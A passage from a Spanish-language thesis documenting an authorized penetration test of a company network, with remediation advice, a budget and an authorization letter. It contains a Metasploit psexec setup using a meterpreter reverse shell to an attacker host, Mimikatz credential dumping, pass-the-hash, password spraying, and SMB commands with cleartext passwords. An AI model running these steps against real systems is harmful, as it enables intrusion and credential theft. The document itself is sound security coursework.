El comando se ha completado con uno o m◆s errores.
```

Actividad	Elevación de privilegios configuración del exploit y payload
Descripción	Se utiliza metasploit framework para explotar el sistema Windows, se selecciona el exploit psexec donde se utiliza un nombre de usuario y la contraseña de administrador válidos para ejecutar una carga útil arbitraria. Se procede a configurar el RHOST que corresponde a la IP objetivo 192.168.152.136 del host SRVAPP02; se configura el payload para la arquitectura x64 meterpreter/reverse_tcp, con el puerto 4444 en escucha y se selecciona powershell como objetivo.
Evidencia	

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.152.136  yes       The target host(s), see https://github.com/rapid7/metasploit-fr
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Admin123$        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... )
   SMBUser               Administrador    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.152.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Actividad	Ejecución de código de usuario autenticado en Windows
Descripción	Psexec ejecuta un comando de Powershell con una carga incrustada, esta acción no deja nada en el disco, es una forma poderosa de evadir el antivirus

Evidencia




Actividad	Volcado de credenciales
Descripción	Se carga el módulo kiwi con la extensión de Mimikatz para volcar las contraseñas y hashes, o volcar contraseñas en la memoria; se obtiene 3 hashes NTLM de usuarios del dominio. Esto sirve para la reutilización de credenciales.


Evidencia



Actividad	PtH con el segundo hash del usuario Administrador
Descripción	Pass the hash es un exploit en línea que utiliza el hash NTLM para engañar al mecanismo de autenticación creando una nueva sesión autenticada en un host para permitir el movimiento lateral. El hash NTLM utilizado pertenece a una contraseña no válida.
Evidencia	




Actividad	PTH con el primer hash del usuario Administrador
Descripción	El hash NTLM utilizado pertenece a la contraseña válida del Administrador de dominio del directorio activo.
Evidencia	




IP 192.168.152.100 - EVIDENCIAS

FASE DE RECONOCIMIENTO

Actividad	Selección del host objetivo
Descripción	Se selecciona el directorio activo del dominio como objetivo, su sistema operativo es Windows Server 2016 x64, el nombre del host SRV-AD01.eleclatam.com y su IP 192.168.152.100
Evidencia	



Actividad	Escaneo para descubrir puertos abiertos
Descripción	Se escanean con nmap los 65535 puertos TCP evadiendo el firewall de Windows y sin realizar la resolución DNS, donde se obtienen 25 puertos TCP abiertos y 4 puertos UDP abiertos.
Evidencia	



Actividad	Enumeración de los servicios
Descripción	Escaneo con nmap a los 25 puertos TCP abiertos y 4 puertos UDP identificados para determinar sus servicios y versiones respectivas.


Evidencia

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-11 19:38 -05
Nmap scan report for 192.168.152.100
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-04-12 00:38:45Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: eleclatam.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ELECLATAM)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: eleclatam.com, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49672/tcp open  msrpc        Microsoft Windows RPC
49679/tcp open  msrpc        Microsoft Windows RPC
49689/tcp open  msrpc        Microsoft Windows RPC
49703/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: SRV-AD01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
┌──(r4y0h4ck㉿redteammsc)-[~]
└─$ sudo nmap -Pn -sUV -p 53,123,137,389 192.168.152.100
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-11 20:00 -05
Nmap scan report for 192.168.152.100

PORT    STATE SERVICE    VERSION
53/udp  open  domain     (generic dns response: NOTIMP)
123/udp open  ntp        NTP v3
137/udp open  netbios-ns Microsoft Windows netbios-ns (Domain controller: ELECLATAM)
389/udp open  ldap       Microsoft Windows Active Directory LDAP (Domain: eleclatam.com, Site: Default-First-Site-Name)
```

FASE DE ANÁLISIS DE VULNERABILIDADES


Vulnerabilidad	Enumeración de servicios DCE/RPC y MSRPC
Descripción	Los servicios Distributed Computing Environment / Remote Procedure Call (DCE/RPC) o MSRPC que se ejecutan en el host remoto se pueden enumerar conectándose en el puerto 135 y haciendo las consultas apropiadas
Evidencia	



IP 192.168.152.226 - EVIDENCIAS

FASE DE RECONOCIMIENTO

Descripción	Se selecciona la IP LAN 192.168.152.226 con hostname BASETAC y sistema operativo Windows 10 Build 19041 x64 como objetivo para evaluar el cumplimiento de la política de contraseñas.
Evidencia	



Actividad	Escaneo para descubrir puertos abiertos
Descripción	Se escanean con nmap los 65535 puertos TCP evadiendo el firewall de Windows y sin realizar la resolución DNS, donde se obtienen 12 puertos TCP abiertos y se escanea los 200 puertos UDP más utilizados donde se descubre 1 puerto UDP abierto.
Evidencia	

```
┌──(r4y0h4ck㉿redteammsc)-[~]
└─$ nmap -Pn -n -p- 192.168.152.226
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-11 20:21 -
Nmap scan report for 192.168.152.226
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1050/tcp  open  java-or-OTGfileshare
5040/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49687/tcp open  unknown
49689/tcp open  unknown
```


Actividad	Enumeración de los servicios
Descripción	Escaneo con nmap de los 12 puertos TCP abiertos y 1 puerto UDP para determinar sus servicios y versiones respectivas.
Evidencia	

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-11 20:25 -05
Nmap scan report for 192.168.152.226
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1050/tcp  open  msrpc         Microsoft Windows RPC
5040/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
┌──(r4y0h4ck㉿redteammsc)-[~]
└─$ sudo nmap -Pn -n -sUV -p 137 192.168.152.226
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-11 21:01 -05
Nmap scan report for 192.168.152.226

PORT    STATE SERVICE    VERSION
137/udp open  netbios-ns Microsoft Windows netbios-ns (workgroup: ELECLATAM)
MAC Address: 00:0C:29:47:2A:83 (VMware)
Service Info: Host: BASETAC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

FASE DE EXPLOTACIÓN

Actividad	Pulverización o rociado de contraseñas		
Fecha	10/04/2023	Hora UTC-5	17:32:13
Descripción	Mediante el rociado de contraseñas se obtiene la credencial válida de un usuario del dominio, esta técnica servirá para realizar movimiento lateral con la cuenta del usuario elecchd2		
Evidencia			



FASE DE POST - EXPLOTACIÓN

Actividad	Movimiento lateral - reconocimiento
Descripción	Como parte del movimiento lateral se ejecuta smbmap al puerto TCP 445 del protocolo SMB de la IP LAN 192.168.152.100 que corresponde al AD (directorio activo) SRV-AD01 con sistema operativo Windows Server 2016 x64 para verificar el alcance a los recursos compartidos utilizando la credencial obtenida, se verifica que se tiene permisos de lectura en la carpeta Users
Evidencia	

```
┌──(r4y0h4ck㉿redteam7)-[~]
└─$ smbmap -u elechd2 -p Eleclatam2021 -d eleclatam.com -H 192.168.152.100
[+] IP: 192.168.152.100:445     Name: 192.168.152.100
        Disk                    Permissions     Comment
        ----                    -----------     -------
        ADMIN$                  NO ACCESS       Admin remota
        C$                      NO ACCESS       Recurso predeterminado
        IPC$                    READ ONLY       IPC remota
        NETLOGON                READ ONLY       Recurso compartido del servidor
        SYSVOL                  READ ONLY       Recurso compartido del servidor
        Users                   READ ONLY
```

Actividad	Movimiento lateral – compromiso inicial y reconocimiento
Descripción	Se utiliza smbclient con la cuenta del usuario elechd2 para acceder a los recursos compartidos de la carpeta Users en el directorio activo SRV-AD01, se identifica información sensible en la ruta Administrador\Documents\soporte\ que puede ser exfiltrada, afectando a la confidencialidad de la información.
Evidencia	

```
┌──(r4y0h4ck㉿redteam7)-[~]
└─$ smbclient \\\\192.168.152.100\\Users -U eleclatam.com/elechd2 -W eleclatam
Enter ELECLATAM\elechd2's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Thu Jul 22 16:53:42 2021
  ..                                  DR        0  Thu Jul 22 16:53:42 2021
  Administrador                        D        0  Sat Sep 18 19:10:52 2021
  Default                            DHR        0  Thu Jul 22 09:52:33 2021
  desktop.ini                        AHS      174  Sat Jul 16 08:21:29 2016

                15225343 blocks of size 4096. 12440750 blocks available
smb: \> cd Administrador
smb: \Administrador\> dir
  .                                    D        0  Sat Sep 18 19:10:52 2021
  ..                                   D        0  Sat Sep 18 19:10:52 2021
  Documents                           DR        0  Mon Jan 10 01:23:42 2022

                15225343 blocks of size 4096. 12440750 blocks available
smb: \Administrador\> cd Documents
smb: \Administrador\Documents\> dir
  .                                   DR        0  Mon Jan 10 01:23:42 2022
  ..                                  DR        0  Mon Jan 10 01:23:42 2022
  soporte                              D        0  Mon Jan 10 01:45:01 2022

                15225343 blocks of size 4096. 12440750 blocks available
smb: \Administrador\Documents\> cd soporte
smb: \Administrador\Documents\soporte\> dir
  .                                    D        0  Mon Jan 10 01:45:01 2022
  ..                                   D        0  Mon Jan 10 01:45:01 2022
  Análisis de alertas IPS.docx         A   427678  Wed Sep  8 12:20:07 2021
  help-desk servicios.pdf              A   309459  Wed Aug  4 22:10:16 2021
  IPs-publicas-LAN.xlsx                A    42197  Mon Feb  1 16:09:15 2021
  reporte_eleclatam.xlsx               A    42197  Mon Feb  1 16:09:15 2021
```

RECOMENDACIONES

Se describen las medidas de mitigación de las vulnerabilidades descubiertas para que el responsable del activo las evalúe y aplique de acuerdo con el plan de gestión de vulnerabilidades de la organización:

- Se recomienda encarecidamente aplicar las actualizaciones del sistema operativo en los hosts que cuenten aún con soporte de Microsoft, evalúe previamente las recomendaciones del fabricante con respecto a la compatibilidad del hardware para evitar errores en el sistema.

Tabla 19: *Recomendaciones.*

IP LAN	PUERTO	REMEDIACIÓN
192.168.152.100		Cambie inmediatamente la contraseña del administrador del dominio, se recomienda utilizar una contraseña robusta.
		Cambie la contraseña del usuario del dominio elechd2, evite utilizar contraseñas predecibles.
	135	Evalúe habilitar las conexiones TCP solo a los sistemas de una zona de confianza permitiendo el acceso al Asignador de puertos MS RPC y a los servicios RPC/DCOM.
192.168.152.136		Evalúe migrar a Windows server 2016 o 2019
	135	Evalúe habilitar las conexiones TCP solo a los sistemas de una zona de confianza permitiendo el acceso al Asignador de puertos MS RPC y a los servicios RPC/DCOM.
	8009	Evalúe aplicar la actualización de la versión, a Apache Tomcat 7.0.100 referencia de apoyo https://archive.apache.org/dist/tomcat/tomcat-7/v7.0.100/bin/

	8181	Apache Tomcat 7 culminó su vida útil, evalúe actualizar a la versión Apache Tomcat 9 o 10.1
		La interfaz de Apache Tomcat Manager no debe configurarse con cuentas que utilicen credenciales predeterminadas o predecibles. Se debe definir y aplicar una política de contraseña compleja para evitar que los atacantes acierten y obtengan acceso no autorizado.
		Para mitigar ataques Man-in-The-Middle (MiTM) o capturas de paquetes de red HTTP en el sitio web afectado, debe implementarse certificados SSL/TSL utilizando protocolos de encriptación TLS versión 1.2 y TLS 1.3, con clave RSA de 2048 bits, firmado con algoritmo hash SHA256 y suite de cifrados AES-GCM.
192.168.152.217 Sistema sin soporte de Microsoft.		Evalúe migrar a Windows server 2016 o 2019
	135	Evalúe habilitar las conexiones TCP solo a los sistemas de una zona de confianza permitiendo el acceso al Asignador de puertos MS RPC y a los servicios RPC/DCOM.
	445	Aplicar el parche en modo offline KB4012598 para mitigar MS-17-010, repositorio de Microsoft para Windows server 2003 SP2 con Sistema en Ingles https://www.microsoft.com/en-us/download/details.aspx?id=55248
		Mitigación alternativa, bloquear los puertos TCP 139 y 445 en el firewall del sistema a todas las comunicaciones entrantes no solicitadas de Internet y la red local para prevenir estos ataques críticos.
	3389	Evalúe aplicar el parche en modo offline KB2621440 para mitigar MS-12-020, desde el

		repositorio de Microsoft, seleccione el parche para Windows server 2003 desde https://www.catalog.update.microsoft.com/Search.aspx?q=kb2621440
192.168.152.226		Evalúe dependiendo del hardware migrar a Windows 10 versión 21H2 (E) o (LTS), o la versión 22H2 (W) o (E).
	135	Evalúe habilitar las conexiones TCP solo a los sistemas de una zona de confianza permitiendo el acceso al Asignador de puertos MS RPC y a los servicios RPC/DCOM.

Fuente: *Elaboración propia.*

- Se recomienda realizar el retest dentro de un mes para verificar la aplicación de las recomendaciones de remediación, garantizando de esta manera la reducción de las vulnerabilidades de la infraestructura tecnológica de la organización.

- Se recomienda ejecutar Ethical hacking anualmente para realizar el seguimiento de la madurez de la seguridad de la información.

ASPECTOS ADMINISTRATIVOS.

6.2 Presupuesto

PRESUPUESTO DEL PROYECTO DE TESIS						
COD.	ITEM	CANTIDAD	PRECIO UNITARIO S/	PRECIO TOTAL EN SOLES	TOTAL ITEM EN SOLES	SUB TOTALES EN SOLES
1	GASTOS GENERALES					7481.40
1.1	BIENES				3318.00	
1.1.1	LAPTOP	1	3200.00	3200.00		
1.1.2	PAQUETE DE HOJAS BOND	1	12.00	12.00		
1.1.3	TINTAS PARA IMPRESORA	2	50.00	100.00		
1.1.4	FOLDER	2	1.00	2.00		
1.1.5	CD	2	2.00	4.00		
1.2	SERVICIOS				4163.40	
1.2.1	INTERNET	3	65.00	195.00		
1.2.2	ANILLADO	3	6.00	18.00		
1.2.3	LUZ ELECTRICA	3	40.00	120.00		
1.2.4	TALLER DE TESIS	1	3830.40	3830.40		
2	RECURSO HUMANO					1024.00
2.1	ESPECIALISTAS				1000.00	
2.1.1	DOCUMENTADOR	1	1000.00	1000.00		
2.2	OTROS GASTOS				24.00	
2.2.1	ALIMENTACION	2	12.00	24.00		
3	TOTAL GENERAL					8505.40

Figura 22: Presupuesto.
Fuente: *Elaboración propia.*

6.3 Cronograma de Actividades




Figura 23: Cronograma de Actividades.
Fuente: *Elaboración propia.*

ANEXO 07. AUTORIZACIÓN

MAXIMA SEGURIDAD CORP
CIBERSEGURIDAD OFENSIVA Y CIBERDEFENSA

"Año de la unidad, la paz y el desarrollo"

Gerente General

Lima, 10 de febrero de 2023

Quien suscribe:

Cecilia Y. Vásquez Vizarreta.

Gerente General

AUTORIZA:

Recabar información y aplicar sus instrumentos en función del proyecto de investigación denominado: **ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023**.

Por el presente, la que suscribe Cecilia Y. Vásquez Vizarreta, Gerente General de MAXIMA SEGURIDAD CORP E.I.R.L. autorizó al Bachiller Marcelo Rafael Huamán Medina, identificado con DNI N° 40440702, egresado de la escuela profesional de INGENIERIA DE SISTEMAS E INFORMÁTICA de la Universidad Privada Telesup y autor del trabajo de investigación denominado: ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023, el uso de la infraestructura tecnológica que conforman los servidores y equipos de comunicación entre otros para efectos exclusivamente académicos en la elaboración de la tesis enunciada líneas arriba, se exige el compromiso en preservar la confidencialidad de la información sensible que se pueda descubrir en las operaciones de Ciberseguridad Ofensiva.

